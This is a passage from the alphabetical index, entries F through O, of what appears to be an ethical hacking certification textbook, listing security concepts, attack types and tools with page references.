- false negatives, [166](#)
- false positives, [166](#), [174](#)
- false rejection rate (FRR), [207](#), [475–476](#)
- FAR (false acceptance rate), [207](#), [475–476](#)
- fault injection attack, [327](#)
- FCC (Federal Communications Commission), [294](#), [295](#)
- FDE (full disk encryption), [434](#)
- Federal Aviation Administration (FAA), [294](#)
- Federal Communications Commission (FCC), [294](#), [295](#)
- Federal Risk and Authorization Management Program (FedRAMP), [351](#)
- FedRAMP (Federal Risk and Authorization Management Program), [351](#)
- Feistel cipher, [414](#)
- Ferret tool, [213](#)
- file extensions, [375](#)
- file injection, [258](#)
- file streaming, [220–221](#), [222](#)
- file system, [199](#), [220–221](#), [435–436](#)
- File Transfer Protocol (FTP), [148](#), [436](#)
- fileless malware, [385–386](#)
- files
  - activity, [219–224](#)
  - game, [374](#)
  - hiding, [220–224](#)

- hosts, [73](#)
- HTML, [247](#), [250](#)
- image, [422](#)–[423](#)
- log. *See* log files
- SAM, [191](#)–[195](#)
- shadow, [200](#), [202](#)
- signature, [390](#)
- steganographic, [422](#)–[423](#)
- zone, [72](#)
- filters, [162](#)–[164](#)
- FIN flag, [92](#)
- FIN scans, [106](#)
- financial information, [55](#), [56](#)
- Fing, [115](#)
- finger tool, [124](#)
- fingerprinting, [102](#), [113](#), [116](#)
- Firefox, [440](#)
- Firewalk tool, [175](#)
- firewalking, [175](#), [177](#)
- firewalls
  - application-level, [173](#)
  - banner grabbing and, [175](#)
  - bastion hosts, [173](#)
  - circuit-level, [173](#)
  - evasion, [172](#)–[177](#)
  - hacking tools, [175](#)–[177](#)
  - implicit deny principle, [172](#)
  - multi-homed, [173](#)
  - overview, [172](#)–[174](#)
  - packet-filtering, [173](#)
  - rules, [172](#)

- Firmalyzer, [330](#)
- firmware, [225](#), [321](#), [323](#)
- firmware rootkits, [225](#)
- flags, [106](#)–[109](#)
- flash memory, [423](#)
- flooding, [174](#)
- flow control, [6](#)
- footprinting, [52](#)–[83](#)
  - active, [53](#)–[54](#), [56](#)–[57](#)
  - anonymous, [53](#)
  - benefits of, [53](#)
  - considerations, [52](#), [54](#), [58](#)–[59](#)
  - DNS, [67](#)–[78](#)
  - dumpster diving, [54](#), [55](#), [57](#), [456](#)
  - e-mail, [66](#)–[67](#)
  - methods/tools, [57](#)–[83](#)
  - network, [79](#)–[81](#)
  - overview, [52](#)–[54](#)
  - passive, [53](#)–[56](#)
  - pseudonymous, [53](#)
  - vs. reconnaissance, [52](#)
  - vs. scanning, [90](#)
  - search engines, [57](#)–[66](#)
  - social engineering and, [54](#), [56](#)
  - web mirroring, [66](#)
  - web servers, [241](#)–[242](#)
  - web spiders, [58](#)–[59](#), [82](#)
  - website, [66](#)–[67](#)
- fraggle attacks, [393](#)
- fragmentation, [107](#), [116](#), [133](#), [175](#)
- fragmentation attacks, [392](#)

fragmented packets, [94](#), [116–117](#), [392](#)  
frames, [6](#), [7](#), [10](#), [11](#), [90](#)  
FREAK (Factoring Attack on RSA-EXPORT Keys), [439](#)  
FRR (false rejection rate), [207](#), [475–476](#)  
FTP (File Transfer Protocol), [148](#), [436](#)  
fud (fully undetectable), [374](#)  
full connect scan, [106](#), [109](#)  
full disk encryption (FDE), [434](#)  
full open scan, [106](#)  
Function as a Service (FaaS), [348](#)  
functionality, [15](#), [16](#)  
fuzz testing, [265](#)

## **G**

GAK (government access to keys), [421](#)  
game files, [374](#)  
games, video, [269](#)  
Gartner, [331](#), [332](#)  
GDB tool, [334–335](#)  
GET method, [248](#), [249](#)  
GFI LanGuard, [15](#), [121](#)  
GIDs (group IDs), [124](#)  
Gilisoft Full Disk Encryption, [434](#)  
GitHub, [360](#), [361](#)  
Gizmodo, [330](#)  
global scope, [152](#), [153](#)  
GNU Wget, [66](#)  
Google  
    Chrome browser, [440](#)  
    cookies, [119](#)



- growth of, [345](#)
- Heartbleed exploit, [438](#), [439](#)
- IoT hacking and, [327–328](#)
- OpenSSL and, [438](#)
- Google Cache, [66](#)
- Google CAPTCHA, [62–63](#)
- Google hacking, [60–64](#), [360](#)
- Google search engine, [60–64](#)
- Google search queries, [63–64](#)
- Google servers, [440](#)
- GOST encryption, [414](#)
- government access to keys (GAK), [421](#)
- GPS devices, [290](#), [291](#)
- gray hats, [27](#)
- gray-box testing, [36](#), [488](#)
- Grayfish rootkit, [225](#)
- the Great Firewall, [119](#)
- “greppable” format, [114](#)
- group IDs (GIDs), [124](#)
- GuardDuty, [361](#)
- Guardster, [119](#)
- guidelines, [25](#)
- Gzapper, [119](#)

## H

- hack value, [15](#)
- hackers. *See also* pen testers
  - adversary behavioral identification, [32](#)
  - Anonymous, [394](#)
  - black hats, [27](#)

- classifications, [26–27](#)
- considerations, [31](#), [34](#)
- crackers, [27](#), [34](#)
- Cyber Kill Chain, [32–34](#)
- described, [25](#)
- ethical. *See* ethical hackers
- favorite tools, [64](#)
- good vs. bad, [34](#)
- gray hats, [27](#)
- honeypots, [178–180](#)
- IDS evasion, [102](#), [166](#), [167](#), [174–180](#)
- indicators of compromise, [34](#)
- interview with, [167–168](#)
- malicious, [34](#)
- vs. pen testers, [31](#)
- phreakers, [26](#)
- profiling, [32–34](#)
- script kiddies, [26](#), [27](#)
- state-sponsored, [27](#)
- suicide hackers, [27](#)
- tips on, [168](#)
- white hats, [26](#)

Hackerstorm, [12](#)

hacking, [206–226](#). *See also* pen testing

- AWS and, [268–269](#), [358](#), [360–362](#)
- Bluetooth, [316–317](#)
- cloud services, [360–363](#)
- Computer Fraud and Abuse Act, [59](#)
- considerations, [25–26](#), [27](#), [42](#)
- covering/clearing tracks, [31](#), [204](#), [219](#), [222–224](#)
- ethical. *See* ethical hacking

- fingerprints, [33–34](#)
- gaining access, [30](#), [205](#)
- good vs. bad, [25–27](#)
- Google hacking, [60–64](#), [360](#)
- IoT devices, [327–331](#)
- learning about, [240](#)
- Linux. *See* Linux systems
- “low-hanging fruit,” [443](#)
- maintaining access, [30–31](#), [205](#)
- mobile devices, [307](#), [310](#), [315–317](#)
- OT hacking, [331–335](#)
- vs. pen testing, [57](#)
- phases of, [29–32](#), [203–205](#)
- privilege escalation, [31](#), [36](#), [216–218](#)
- reconnaissance. *See* reconnaissance
- system. *See* system attacks
- terminology, [16](#), [26–34](#)
- Unix systems. *See* Unix systems
- web-based. *See* web-based hacking
- Windows. *See* Windows systems
- wireless. *See* wireless hacking

HackRF One, [327](#)

“hactivism,” [27](#)

half-open scan, [106](#)

halo effect, [458](#)

Halo platform, [355](#)

hardware encryption, [423–424](#)

hardware protocol analyzers, [147](#)

hardware rootkits, [225](#)

hardware security module (HSM), [424](#)

hash algorithms, [191](#), [416–422](#)

- Hash Droid, [422](#)
- hash injection attacks, [209](#)
- hash values, [21–22](#), [191–193](#)
- HashCalc, [422](#)
- hashes, [21–22](#), [475](#), [476](#)
- hashing passwords, [191–195](#)
- HashMyFiles, [422](#)
- Havij scanner, [267](#)
- HBSS (Host Based Security System), [167](#)
- HEAD method, [248](#)
- headers, [66](#)
- Health Insurance Portability and Accountability Act (HIPAA), [39](#)
- heap overflow, [259](#)
- Heartbleed exploit, [437–439](#), [440](#)
- HEUMF (Highly Enriched Uranium Materials Facility), [472](#)
- hex editor, [375](#)
- HFS file system, [220](#)
- hidden field, [252](#)
- hiding files, [218–219](#)
- HIDS (host-based IDS), [104–105](#), [166–167](#)
- hierarchical trust system, [427](#)
- Highly Enriched Uranium Materials Facility (HEUMF), [472](#)
- hijacking sessions, [395–399](#)
- HIPAA (Health Insurance Portability and Accountability Act), [39](#)
- Hoare, Greg, [358](#)
- homomorphic encryption, [424](#)
- The HoneyNet Project, [179](#), [268](#)
- honeypots, [178–180](#), [239](#), [268](#)
- honeypot attacks, [293](#)
- Horsepill rootkit, [224–225](#)
- Host Based Security System (HBSS), [167](#)

- host ID, [99](#)
- host-based IDS (HIDS), [104–105](#), [166–167](#)
- host-based indicators, [34](#), [35](#)
- hosts file, [73](#)
- hotspots, [293](#)
- Hping, [114–115](#)
- Hping3, [115](#)
- HSM (hardware security module), [424](#)
- Hsu, Jeremy, [345](#)
- HTML code, [66](#), [243](#), [247](#), [252](#)
- HTML entities, [248](#), [260](#)
- HTML files, [247](#), [250](#)
- HTTP (Hypertext Transfer Protocol), [148](#), [247–249](#)
- HTTP attacks, [267](#)
- HTTP beacons, [174](#)
- HTTP requests, [9](#), [247–249](#), [250](#)
- HTTP response messages, [249](#)
- HTTP response splitting, [267](#)
- HTTP shell, [174](#)
- HTTP tunneling, [174](#)
- httpd.conf file, [247](#)
- HTTPRecon, [241](#)
- httpprint, [241](#)
- HTTPS, [247](#)
- HTTPS servers, [441](#)
- HTTrack, [66](#)
- hubs, [147](#), [156](#), [157](#), [286](#)
- human-based social engineering, [456–462](#)
- humidity, [473](#)
- Hunt tool, [397](#)
- Hutchins, Marcus, [384](#)

HVAC attacks, [327](#)  
hybrid attacks, [214](#)  
hybrid cloud model, [349](#)  
Hyena, [128](#)  
hyperlinks, [237](#)  
hypertext, [247](#)  
Hypertext Transfer Protocol. *See* HTTP  
hypervisor-level rootkits, [225](#)  
hypervisors, [346](#), [353](#)

## **I**

IaaS (Infrastructure as a Service), [346](#)  
IAM (identity and access management), [348](#)  
IANA (Internet Assigned Number Authority), [74](#), [95](#)  
iBoot exploit, [312](#)  
ICANN (Internet Corporation for Assigned Names and Numbers), [74](#)  
ICMP (Internet Control Message Protocol), [103](#)–[105](#)  
ICMP Echo scanning, [104](#)  
ICMP floods, [393](#)  
ICMP message types, [103](#)–[105](#)  
ICMP packets, [104](#), [105](#), [393](#)  
ICMP requests, [80](#), [81](#)  
ICQ (Internet Chat Query), [392](#)  
ICS (industrial control systems), [333](#)–[334](#), [335](#)  
ICV (integrity check value), [286](#)  
ID badges, [457](#)  
ID Serve, [241](#)  
IDA Pro, [335](#)  
IDaaS (Identity as a Service), [348](#)  
IDEA (International Data Encryption Algorithm), [414](#)

- identity and access management (IAM), [348](#)
- Identity as a Service (IDaaS), [348](#)
- identity theft, [457–458](#), [470–471](#)
- IDLE scan, [107–109](#)
- IDMZ (Industrial Demilitarized Zone), [333](#)
- IDSInformer tool, [175](#)
- IDSs (intrusion detection systems), [165–172](#)
  - anomaly-based, [166](#)
  - behavior-based, [19](#), [166](#)
  - evasion, [102](#), [166](#), [167](#), [174–175](#)
  - host-based, [104–105](#), [166–167](#)
  - network-based, [104–105](#), [167](#)
  - overview, [166–167](#)
  - signature-based, [166](#)
  - Snort, [167–172](#)
  - Unicode characters and, [175](#)
- IEFT (Internet Engineering Task Force), [236](#)
- IIOT (Industrial Internet of Things), [333](#)
- IIS (Internet Information Services) servers, [243](#), [244](#), [245](#)
- IKE (Internet Key Exchange), [398](#)
- image files, [422–423](#)
- IMAP (Internet Message Access Protocol), [148](#)
- impersonation, [456–457](#)
- implicit deny principle, [172](#)
- in-band SQL injection, [266–269](#)
- incident management, [16](#)
- incident response team (IRT), [16](#)
- indemnity forms, [487–488](#)
- indicator of compromise (IOC), [34](#)
- industrial control systems (ICS), [333–334](#), [335](#)
- Industrial Demilitarized Zone (IDMZ), [333](#)

- Industrial Internet of Things (IIOT), [333](#)
- Infinity, [375](#)
- information. *See* data
- information audit policy, [25](#)
- information gathering, [51–88](#)
  - company websites, [55–56](#)
  - competitive intelligence, [55–56](#), [83](#)
  - dumpster diving, [54](#), [55](#), [57](#), [209](#), [456](#)
  - job boards, [58](#)
  - shredded documents, [456](#)
  - social networking sites, [56](#), [59–60](#)
  - web-based hacking, [241–242](#)
- information protection policy, [25](#)
- information security policy, [24](#)
- infowar, [28](#)
- Infrastructure as a Service (IaaS), [346](#)
- infrastructure mode, [281–282](#)
- initial sequence number (ISN), [396](#), [397](#)
- initialization vector (IV), [286](#)
- injection attacks, [253](#), [257–259](#), [327](#)
- injection flaws, [237](#)
- injector, [373](#)
- insider threats, [460–462](#)
- installation vulnerabilities, [14](#)
- Instant-On Cloud Security, [356](#)
- Institute for Security and Open Methodologies (ISECOM), [239](#)
- integrity, [21–22](#), [321](#)
- integrity check value (ICV), [286](#)
- Integrity RTOS, [319](#)
- Intelligence Driven Defense model, [32](#)
- interference attacks, [442](#)



- internal assessment, [488](#)
- International Data Encryption Algorithm (IDEA), [414](#)
- International Telecommunications Union (ITU), [289](#), [320](#)
- Internet Assigned Number Authority (IANA), [74](#), [95](#)
- Internet Chat Query (ICQ), [392](#)
- Internet Corporation for Assigned Names and Numbers (ICANN), [74](#)
- Internet DMZ zone, [11](#)
- Internet Engineering Task Force (IETF), [236](#)
- Internet Information Services (IIS) servers, [243](#), [244](#), [245](#)
- Internet Key Exchange (IKE), [398](#)
- Internet Layer, [320](#)
- Internet Message Access Protocol (IMAP), [148](#)
- Internet of Things. *See IoT entries*
- The Internet of Useless Things, [330](#)
- Internet Protocol. *See IP*
- Internet Protocol Security (IPsec), [436–437](#)
- Internet Relay Chat (IRC), [392](#), [468](#)
- Internet Security Association Key Management Protocol, [398](#)
- Internet service providers (ISPs), [41](#), [395](#)
- Internet Society, [239](#)
- Internet zone, [11](#)
- intranet zone, [12](#)
- intrusion detection systems. *See IDSs*
- Inundator tool, [175](#)
- inverse TCP flag, [106](#)
- inverse TCP scan, [109](#)
- IOC (indicator of compromise), [34](#)
- iOS, [307](#), [311–313](#). *See also mobile devices*
- IoT (Internet of Things), [317–331](#)
  - architecture, [318–320](#)
  - authorization/authentication, [321](#), [331](#)

- communication models, [319](#), [320](#)
- considerations, [317](#), [318](#), [320](#), [330](#)
- data storage, [319](#)
- device management, [321](#)
- encryption, [321](#)
- hacking methodology, [327](#)–[331](#)
- HVAC attacks, [327](#)
- insecure communication, [308](#), [321](#)
- overview, [305](#)–[306](#), [317](#)–[318](#)
- passwords and, [321](#)
- physical hardening and, [321](#)
- privacy issues, [321](#)
- security issues, [320](#)–[327](#), [331](#)
- software/firmware issues, [321](#), [323](#)
- update mechanism, [321](#)
- vehicles, [319](#), [327](#)
- vulnerabilities/attacks, [306](#), [320](#)–[327](#)
- vulnerability scanning, [329](#)–[330](#)

## IoT devices

- attacks on, [306](#), [320](#)–[327](#)
- baby monitors, [326](#)
- hacking, [327](#)–[331](#)
- overview, [317](#)–[318](#)
- requirements for, [318](#)–[319](#)
- securing, [331](#)
- thermostats, [317](#), [318](#), [319](#)
- vulnerabilities, [306](#), [320](#)–[327](#)

IoT gateway, [319](#)

IoT Inspector, [329](#)

IoT networks, [318](#)–[326](#)

IoT operating systems, [318](#)–[319](#)

- IoTsploit, [329](#)
- IP (Internet Protocol), [148](#)
- IP Address Decoy, [117](#)
- IP addresses
  - broadcast, [98](#), [100](#)
  - described, [98](#)
  - DNS and, [9](#), [10](#), [74](#)
  - fragmented, [107](#)
  - multicast, [98](#)
  - network range, [79](#)–[80](#)
  - rules, [99](#)
  - spoofing, [107](#), [116](#)–[117](#)
  - unicast, [98](#)
- IP communication, [398](#)
- IP identifier (IPID), [107](#)
- IP packet header, [148](#)
- IP packets, [9](#)–[10](#), [107](#)
- IP Scanner, [115](#)
- IP version [4](#). *See* IPv4
- IP version [6](#) (IPv6), [151](#)–[153](#)
- iPhones. *See also* mobile devices
  - applications, [308](#), [311](#), [313](#), [314](#)
  - iOS, [307](#), [311](#)–[313](#)
  - jailbreaking, [307](#), [311](#)–[315](#)
- IPID (IP identifier), [107](#)
- iPods, [311](#)
- IPsec (Internet Protocol Security), [398](#), [436](#)–[437](#)
- IPSec shell, [398](#)
- IPv4 (IP version [4](#)), [151](#)–[153](#)
- IPv4 addresses, [98](#)
- IPv4 loopback address, [144](#)

IPv6 (IP version [6](#)), [151](#)–[153](#)  
Iran nuclear worm, [385](#)  
IRC (Internet Relay Chat), [392](#), [468](#)  
IRDP spoofing, [161](#)  
IRT (incident response team), [16](#)  
ISECOM (Institute for Security and Open Methodologies), [239](#)  
ISecPassword tool, [212](#)  
ISN (initial sequence number), [396](#), [397](#)  
ISO/IEC, [39](#)  
ISPs (Internet service providers), [41](#), [395](#)  
IT (Enterprise Zone), [333](#)  
ITU (International Telecommunications Union), [289](#), [320](#)  
IV (initialization vector), [286](#)

## **J**

jailbreaking, [307](#), [311](#)–[315](#)  
jamming devices, [293](#)–[295](#)  
Java, [467](#)  
JavaScript, [260](#)  
Jipher, [443](#)  
job boards, [58](#)  
John the Ripper, [215](#), [443](#)  
JPS Virus Maker, [380](#)  
JTAGulator, [330](#)  
JXplorer, [130](#)

## **K**

Kaminsky, Dan, [71](#)  
KDC (key distribution center), [193](#)  
KerbCrack, [213](#)

- Kerberos authentication, [191–195](#)
- kernel-level rootkits, [225](#)
- key distribution, [413–415](#), [416](#)
- key distribution center (KDC), [193](#)
- key encryption, [411–416](#)
- key escrow, [421](#)
- key generation, [424](#)
- key pairs, [413](#), [415](#), [425](#)
- Key Reinstallation Attack (KRACK), [296–297](#)
- key sets, [424](#)
- keyboard walks, [208](#)
- keyloggers, [210](#)
- keys
  - government access to, [420–421](#)
  - length, [413](#), [414](#), [439](#)
  - private. *See* private keys
  - public. *See* public keys
  - registry, [195–197](#)
  - shared, [284](#), [285](#)
  - symmetric encryption, [413–415](#)
  - temporal, [296](#)
  - WEP, [286](#)
  - WPA2, [297](#)
- keystream, [286](#)
- KillerBee, [330](#)
- KisMAC, [289](#), [296](#)
- Kismet, [291–292](#), [297](#)
- known plain-text attacks, [441](#)
- KRACK (Key Reinstallation Attack), [296–297](#)
- Kubernetes, [360](#)

## L

L0phtcrack, [443](#)

LACNIC (Latin America and Caribbean Network Information Center),  
[74](#), [75](#)

Lambda, [361](#)

LAN Manager, [191](#)

LANforge Fire, [93](#)

laptop computers, [434](#)

Latin America and Caribbean Network Information Center (LACNIC),  
[74](#), [75](#)

lawful interception, [153](#)

laws/standards, [37–42](#)

layered security, [477](#)

LDAP (Lightweight Directory Access Protocol), [130](#)

LDAP Admin Tool, [130](#)

LDAP injection attacks, [257–259](#)

LEX tool, [130](#)

LexisNexis, [55](#)

libpcap, [145](#)

library-level rootkits, [225](#)

libwhisker, [166](#)

Licklider, J.C.R., [344](#)

Lightweight Directory Access Protocol. *See* LDAP

link local scope, [152](#), [153](#)

LinkedIn, [58](#), [59](#), [462](#)

Linux root, [199–202](#)

Linux servers, [198](#)

Linux systems

- basic commands, [200](#), [201](#)

- basics, [123–124](#)

- considerations, [123](#)

- enumeration, [123](#)–124
- file structure, [199](#)–200
- file system, [199](#)
- footprinting and, [81](#)
- hacking, [201](#)–204
- navigating, [200](#)
- password cracking, [212](#), [215](#)
- passwords, [200](#), [201](#), [212](#)
- security, [193](#)–203
- users/groups, [124](#)
- list scans, [104](#)
- “live” systems, [102](#)
- LLMNR attacks, [210](#)–211
- Lloyd, Kris, [358](#)
- LM authentication, [191](#), [192](#)
- LM hashing, [191](#), [192](#)
- locks, [472](#), [474](#), [476](#), [478](#)
- log files
  - application logs, [223](#)
  - considerations, [31](#), [223](#)
  - corrupted, [31](#), [223](#)
  - covering/clearing tracks, [204](#), [219](#), [222](#)–224
  - deleting, [31](#), [223](#)
  - event logs, [222](#)–223, [224](#)
  - location of, [223](#)
  - monitoring, [223](#)
  - security logs, [223](#)
  - system logs, [223](#)
  - web-based hacking, [239](#)
- LOIC (Low Orbit Ion Cannon), [394](#)
- LoJax rootkit, [225](#)

Long, Johnny, [60–61](#)  
lovebugs, [57](#)  
Low Orbit Ion Cannon (LOIC), [394](#)  
“low-hanging fruit,” [443](#)  
LTE networks, [294](#)

## **M**

MAC (mandatory access control), [24](#)  
MAC (Media Access Control), [144–145](#)  
MAC addresses  
    ARP and, [148–150](#)  
    broadcast messages, [144–145](#)  
    considerations, [9](#), [10](#)  
    filtering, [295](#)  
    flooding, [157–158](#)  
    multicast messages, [145](#)  
    spoofing, [158](#), [160–161](#), [295](#)  
    WPA and, [287](#)  
MAC duplication, [161](#)  
MAC filtering, [295](#)  
macOS systems, [123](#)  
MadWifi project, [291](#)  
Magic Lantern, [443](#)  
Magma encryption, [414](#)  
malicious applications, [468–469](#)  
malicious code, [373](#)  
Maltego tool, [82](#)  
malvertising, [373](#)  
malware  
    defined, [372](#)



- distribution of, [373–374](#)
- fake anti-malware programs, [380](#)
- fileless, [385–386](#)
- installation of, [373–374](#)
- malicious applications, [468–469](#)
- mobile banking, [268](#)
- non-malware, [385–386](#)
- transmit, [374](#)
- types of, [373](#)
- via e-mail, [374](#)

malware attacks, [372–390](#)

- anti-malware/antivirus programs, [372–375](#)
- overview, [372–373](#)
- Sunburst malware, [129–130](#)
- Trojans, [375–379](#)
- viruses, [379–385](#)
- worms, [379–385](#)

malware authors, [240](#)

Malwarebytes, [379](#)

MalwareTech, [384](#)

Management Information Base. *See* MIB

management network zone, [12](#)

mandatory access control (MAC), [24](#)

man-in-the-cloud (MITC) attack, [359](#)

man-in-the-middle (MITM) attacks, [212](#), [327](#), [396](#), [442](#)

mantraps, [476–477](#)

manual systems, [333](#)

Manufacturing Zone (OT), [333](#)

Market Watch, [55](#)

masking, [422](#)

*The Matrix*, [305](#)

- Matsui, Mitsuru, [411](#)
- maximum tolerable downtime (MTD), [18](#)
- MBSA (Microsoft Baseline Security Analyzer), [120](#), [270](#)
- MD4 algorithm, [191](#)
- MD5 algorithm, [191](#), [418](#)
- MD5 Calculator, [422](#)
- MDM (Mobile Device Management), [313](#)–314
- Media Access Control. *See* MAC
- MEGA cloud service, [268](#)
- MegaPing, [115](#)
- Meltdown attacks, [198](#), [399](#)
- memory, flash, [423](#)
- memory management attacks, [259](#)–260
- message integrity codes (MICs), [187](#)
- messenger channels, [468](#)
- Metasploit, [217](#)–218, [255](#)–256, [491](#)
- methodologies, [102](#)
- MFA (multifactor authentication), [207](#)
- MIB (Management Information Base), [128](#)
- MIB attacks, [397](#)
- MIB entries, [128](#)
- Microsoft, [122](#)
- Microsoft Azure, [345](#)
- Microsoft Baseline Security Analyzer (MBSA), [120](#), [270](#)
- Microsoft Management Consoles (MMCs), [197](#)
- Microsoft Vulnerability Research, [12](#)
- Microsoft Windows. *See* Windows systems
- MICs (message integrity codes), [287](#)
- Middleware Layer, [320](#)
- mimikatz tool, [190](#)
- Minecraft, [269](#)

- Mirai botnet, [269](#), [326](#), [327](#)
- mirroring websites, [242](#), [257](#)
- mis-association attack, [293](#)
- misconfiguration attacks, [28](#), [253](#)
- misconfiguration vulnerabilities, [13](#)
- MITC (man-in-the-cloud) attack, [359](#)
- MITM (man-in-the-middle) attacks, [212](#), [327](#), [396](#), [442](#)
- MITRE Corporation, [13](#)
- MMCs (Microsoft Management Consoles), [197](#)
- mobile banking malware, [268](#)
- mobile computing, [306–317](#)
  - application-based attacks, [468–469](#)
  - attacks, [307](#), [310](#), [311–317](#)
  - authentication, [308](#)
  - authorization, [309](#)
  - backdoors, [309](#)
  - code-level issues, [309](#)
  - considerations, [280](#), [306](#)
  - data storage, [308](#)
  - insecure communication, [308](#), [321](#)
  - overview, [306](#)
  - OWASP top [10](#) risks, [307–310](#)
  - platform issues/problems, [308](#)
  - platforms, [307](#), [311–315](#)
  - rooting/jailbreaking, [307](#), [311–315](#)
  - smartphones. *See* smartphones
  - social engineering attacks, [468–469](#)
- Mobile Device Management (MDM), [313–314](#)
- mobile devices
  - applications, [308](#), [311](#), [313](#), [314](#)
  - as attack platform, [316](#), [317](#)

- attacks on, [307](#), [310](#), [311–317](#)
- Bluetooth, [315](#), [316–317](#)
- BYOD, [307](#), [310](#), [313–314](#)
- cryptography, [308](#)
- data storage, [308](#)
- encryption, [434](#)
- evasion and, [118–119](#)
- Mobile Device Management, [313–314](#)
- operating systems, [307](#), [311–315](#)
- phishing, [315–316](#)
- smartphones. *See* smartphones
- Trojans, [316](#)
- vulnerabilities/risks, [307–315](#)
- Wi-Fi connections, [314](#), [316](#)
- Modbus, [334–335](#)
- modbus-cli tool, [335](#)
- modulation, [280](#), [281](#)
- monero worm, [384](#)
- msconfig tool, [379](#), [380](#)
- MTD (maximum tolerable downtime), [18](#)
- Mudge, Raphael, [397](#)
- multicast, [152](#)
- multicast messages, [145](#)
- multi-cloud model, [350](#)
- multifactor authentication (MFA), [207](#)
- multitier architecture, [245](#)
- MX records, [70](#)

## **N**

- name lookups, [72](#)

- name resolvers, [71](#)
- name servers, [70–71](#), [74](#), [78](#)
- namespace, [68–72](#), [75](#), [77](#)
- NAT (network address translation), [172–173](#), [398](#)
- National Computer Security Center (NCSC), [22–23](#)
- National Cybersecurity FFRDC, [13](#)
- National Institutes of Standards and Technology. *See* NIST
- National Security Agency. *See* NSA
- National Vulnerability Database (NVD), [13](#)
- NBT-NS, [210–211](#)
- nbtstat command, [127–128](#)
- NCSC (National Computer Security Center), [22–23](#)
- NDA (nondisclosure agreement), [34](#)
- Nessus, [15](#), [120–121](#), [242](#), [330](#)
- Nest thermostat, [318](#)
- net commands, [212](#)
- Net Tools, [115](#)
- NetBIOS enumeration, [126–128](#)
- NetBIOS traffic, [210–211](#)
- netcat tool, [126](#), [372](#), [375–376](#)
- Netcraft, [58](#), [241](#)
- Netcraft Extension, [467](#)
- NetCut, [316](#)
- netizens, [390](#)
- Netscan, [93](#)
- NetScanTools Pro, [114](#)
- netstat tool, [97](#), [132](#), [377–378](#), [390](#)
- NetStumbler, [290](#), [291](#), [297](#)
- network address translation (NAT), [172–173](#), [398](#)
- Network Analysis, [115](#)
- Network Basic Input/Output System. *See* NetBIOS

- network devices, [144–145](#)
- network diagrams, [102](#)
- network ID, [99](#), [101](#), [102](#), [104](#)
- network indicators, [34](#), [35](#)
- network interface cards (NICs), [144–145](#), [147](#), [282](#)
- network intrusion detection systems. *See* NIDSs
- Network layer, [7](#), [148](#)
- Network News Transfer Protocol (NNTP), [148](#)
- network scan types, [108](#), [109](#)
- network tap, [168](#), [169](#)
- Network Time Protocol (NTP), [131](#)
- networks
  - ad hoc, [281–282](#), [293](#)
  - basics, [1–2](#), [5–15](#)
  - daisy-chaining, [16](#)
  - edge computing, [345–346](#)
  - footprinting, [79–81](#)
  - IoT, [318–326](#)
  - LTE, [294](#)
  - monitoring, [159](#), [167](#), [168](#), [169](#)
  - range, [79–80](#)
  - security zones, [11–12](#)
  - switched, [91](#)
  - TCP/IP, [5](#), [7–12](#), [90–97](#)
  - VANET, [319](#)
  - wireless. *See* wireless networks
- New Technology File System. *See* NTFS
- NGINX servers, [243–246](#)
- NICs (network interface cards), [144–145](#), [147](#), [282](#)
- NIDSbench tool, [175](#)
- NIDSs (network intrusion detection systems), [104–105](#), [167](#), [395](#)

- Nikto scanner, [242](#)
- Nirvanix, [352](#)–353
- NIST (National Institute of Standards and Technology), [332](#), [350](#), [435](#)
- NIST reference architecture, [350](#)–351
- nmap command, [241](#)–242, [438](#)
- Nmap switches, [111](#)–113
- Nmap tool, [111](#)–114
  - considerations, [329](#)
  - enumeration, [131](#), [241](#)–242
  - overview, [111](#)
  - ping sweeps, [104](#), [105](#)
  - scanning, [241](#)–242
- NNTP (Network News Transfer Protocol), [148](#)
- “no harm” clause, [31](#)
- nonce, [297](#)
- nondisclosure agreement (NDA), [34](#)
- non-electronic password attacks, [209](#)
- non-malware, [385](#)–386
- nonrepudiation, [411](#), [415](#), [416](#), [424](#)–425
- noodling, [189](#)–190
- NOP sled, [259](#)
- NS records, [70](#)
- NSA (National Security Agency), [22](#)
- NSA wiretaps, [153](#)
- NSAuditor, [128](#)
- nslookup command, [77](#)–78
- N-Stacker X scanner, [269](#)
- NT LAN Manager. *See* NTLM
- NTFS (New Technology File System), [220](#)–221
- NTFS file streaming, [220](#)–221

- n-tier architecture, [245](#)
- NTLM (NT LAN Manager), [191](#)
- NTLM authentication, [191](#), [192](#)
- NTLM hash, [192](#)
- NTP (Network Time Protocol), [131](#)
- NTPv3, [128](#)
- nuclear worm, [385](#)
- Nucleus RTOS, [319](#)
- NULL scan, [107](#)
- NVD (National Vulnerability Database), [13](#)

## O

- Oakley protocol, [398](#)
- obfuscator, [373](#)
- object identifiers (OIDs), [128](#)
- OCSP (Online Certificate Status Protocol), [425](#)
- OFDM (orthogonal frequency-division multiplexing), [281](#)
- OIDs (object identifiers), [128](#)
- OmniPeek, [165](#), [297](#)
- one-factor authentication, [207](#)
- Online Certificate Status Protocol (OCSP), [425](#)
- open loop systems, [333](#)
- open services, [14](#)
- Open Source Initiative (OSI), [239](#)
- Open Source Intelligence (OSINT), [82](#)
- Open Source Security Testing Methodology Manual (OSSTMM), [39](#)
- Open System Authentication, [284](#), [285](#)
- Open System Interconnection (OSI) Reference Model, [5–7](#)
- Open Visual Traceroute, [81](#)
- Open Web Application Security Project. *See* OWASP



- OpenOCD tool, [335](#)
- OpenPGP standard, [437](#)
- OpenSezMe, [215](#)
- OpenSSL, [438](#), [439](#)
- OpenVAS, [15](#), [121](#)
- operational technology. *See* OT
- Orange Book, [23](#)
- organizationally unique identifier (OUI), [144](#)–[145](#)
- Orion software, [130](#)
- orthogonal frequency-division multiplexing (OFDM), [281](#)
- Orwell, George, [155](#), [421](#)
- OS (operating system)
  - attacks, [28](#), [334](#)–[335](#)
  - baseline, [13](#), [14](#)
  - default installation, [14](#)
  - design flaws, [14](#)
  - fingerprinting, [102](#)
  - IoT, [318](#)–[319](#)
  - misconfiguration, [14](#)
- OSI (Open Source Initiative), [239](#)
- OSI (Open System Interconnection) Reference Model, [5](#)–[7](#)
- OSINT (Open Source Intelligence), [82](#)
- OSRFramework, [82](#)
- OSSTMM (Open Source Security Testing Methodology Manual), [39](#)
- Ostinato tool, [93](#)
- OT (operational technology), [331](#)–[335](#)
- OT hacking, [331](#)–[335](#)
- OT Manufacturing Zone, [333](#)
- OUI (organizationally unique identifier), [144](#)–[145](#)
- out-of-band SQL injection, [267](#)
- overt channels, [374](#)

OWASP (Open Web Application Security Project), [237](#), [239](#), [307–310](#), [320–325](#)

OWASP Top [10](#) Cloud Security Risks, [354–355](#)

